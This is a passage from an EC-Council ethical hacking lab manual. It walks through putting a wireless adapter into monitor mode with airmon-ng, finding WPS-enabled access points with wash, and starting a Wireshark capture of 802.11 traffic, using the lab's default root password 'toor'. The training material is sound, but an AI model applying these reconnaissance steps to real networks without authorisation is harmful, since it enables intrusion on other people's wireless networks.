


Figure 2.1.2: New USB Device Detected window

4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.3: MATE Terminal icon

5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The password that you type will not be visible

7. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.1.4: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **Parrot Terminal** window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlan0**) gets connected to the machine, as shown in the screenshot.




Figure 2.1.5: ifconfig: displaying wlan0

9. In the terminal window, type **airmon-ng start wlan0** and press **Enter.** This command puts the wireless interface (in this case, **wlan0**) into monitor mode.

10. The result appears, displaying the error: "**Found 2 processes that could cause trouble.**" To put the interface in monitor mode, these processes must be killed.

11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




Figure 2.1.6: Issuing the command to kill interfering processes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, run the command **airmon-ng start wlan0** again to put the wireless interface in monitor mode.
13. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.




Figure 2.1.7: Setting up the wireless interface in monitor mode

TASK 1.2

Discover Access Points

14. Now, we shall find Wi-Fi networks (access points) by using the wireless interface **wlan0mon**.
15. Type **wash -i wlan0mon** and press **Enter** to detect WPS-enabled devices.

Note: The command **-i, --interface=<iface>** specifies the interface to capture the packets.

16. The results appear, displaying the discovered Wi-Fi access points, as shown in the screenshot.

Note: If no results appear, restart the **Parrot Security** virtual machine and perform **Steps 1 - 8**, type **wash -i wlan0mon** in the **Terminal** window, and press **Enter**.




Figure 2.1.8: Discovering access points

TASK 1.3

Capture Wireless Traffic

17. Now, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
18. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Wireshark Network Analyzer** window appears; double-click the wireless network interface (in this case, **wlan0mon**) to start capturing network traffic.




Figure 2.1.9: The Wireshark main window

20. **Wireshark** starts capturing network traffic. Note that the captured wireless packets are labeled **802.11** under the **Protocol** column, as shown in the screenshot.

